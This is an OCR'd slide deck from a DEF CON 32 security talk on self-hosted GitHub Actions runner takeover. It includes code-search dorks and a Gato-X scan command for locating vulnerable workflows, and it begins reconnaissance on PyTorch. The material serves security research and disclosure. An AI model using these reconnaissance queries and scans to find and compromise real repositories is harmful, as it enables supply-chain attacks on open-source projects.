GRAND THEFT ACTIONS

Abusing Self-Hosted GitHub Runners at Scale

ADNAN KHAN | JOHN STAWINSKI

DEF CON 32 - LAS VEGAS

Disclaimer

- All vulnerabilities mentioned during this talk have been remediated
- The views and opinions expressed in this presentation are solely our own
- The content presented is not endorsed by, nor does it represent the views of our employers
- All materials and ideas shared are independently developed and should not be attributed to our employers

About us

Adnan Khan

- ➔ Security Engineer for Day Job
- ➔ Security Researcher
- ➔ Bug Bounty Hunter

X: @adnanthekhan
Web: https://adnanthekhan.com

John Stawinski

- ➔ Red Team Security Engineer at Praetorian
- ➔ CI/CD Security Researcher
- ➔ Watched Avatar TLA 3 times in the past year
- ➔ Former Collegiate Athlete

Web: https://johnstawinski.com
Email: jstan327@gmail.com

GitHub Actions provides a broad attack surface that can expose organizations to critical supply chain attacks, especially by abusing self-hosted runners.


GitHub-Hosted Runners

- Built by GitHub
- Updated on a weekly cadence
- As of writing, covers:
    - Linux, Windows, MacOS
    - Multiple architectures
- Always Ephemeral

Self-Hosted Runners

- Managed by end users
- Runs the Actions Runner agent
- Security is the user’s responsibility
- “Path of Least Resistance” is a non-ephemeral self-hosted runner

We've Discovered High/Critical CI/CD Vulnerabilities In...



X

The Progression

1. Red Team August 2022

2.

2022/ 2023

3.

July 2023

4. Breaching Microsoft's Perimeter

DeepSpeed

August 2023

3 Steps to Identifying Self-Hosted Runner Takeover at Scale


Searching for Candidates

GitHub

+

Sourcegraph


Code Search Dorks




```
"self-hosted" lang:yaml path:.github/workflows NOT is:fork NOT is:archived
```

36.5k files (518 ms)

cu-ecen-aeld/assignments-3-and-la



Result Limit



```
context:global "self-hosted" lang:yaml file:.github/workflows/ count
```


gristlabs/grist-core › .github/workflo — Preview ★ 6.7k

getsentry/sentry › .github/workflow — Preview ★ 37.7k


```
name: self-hosted
on:
```

No Limits

Automated Scanning



```
❯ gato-x e -R runner_repos.txt
[+] The authenticated user is: AdnaneKhan
[+] The GitHub Classic PAT has the following sco
pes: gist, read:org, repo, workflow
[+] Querying and caching workflow YAML files fro
m 6668 repositories!
[+] Querying 2 out of 134 batches!
```



AdnaneKhan / Gato-X

Gato-X Public

Manual Triage

Can I Pwnz the thing?

Can I Pwnz it gud?


What is Self-Hosted Runner Takeover?

Specific case of Public Poisoned Pipeline Execution [CICD-SEC-4]

Deployment of **persistence** on a self-hosted runner via a Pull Request

Large number of lateral movement and privilege escalation paths

Self-hosted runner misconfigurations are amplified by GitHub's insecure defaults.



Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. Learn more about approving workflow runs from public forks.

○ **Require approval for first-time contributors who are new to GitHu**


Only first-time contributors who recently created a GitHub account will requir


● **Require approval for first-time contributors**


Only first-time contributors will require approval to run workflows.

○ **Require approval for all outside collaborators**

Playing with







PyTorch is a Python package that provides two high-level features:


- Tensor computation (like NumPy) with strong GPU acceleration
- Deep neural networks built on a tape-based autograd system

Recon - There's Complicated, and Then There is Pytorch


90+ Workflows

15+ GitHub Secrets

5+ Self-hosted Runners



Recon - Confirming Self-Hosted Runners



periodic #8855

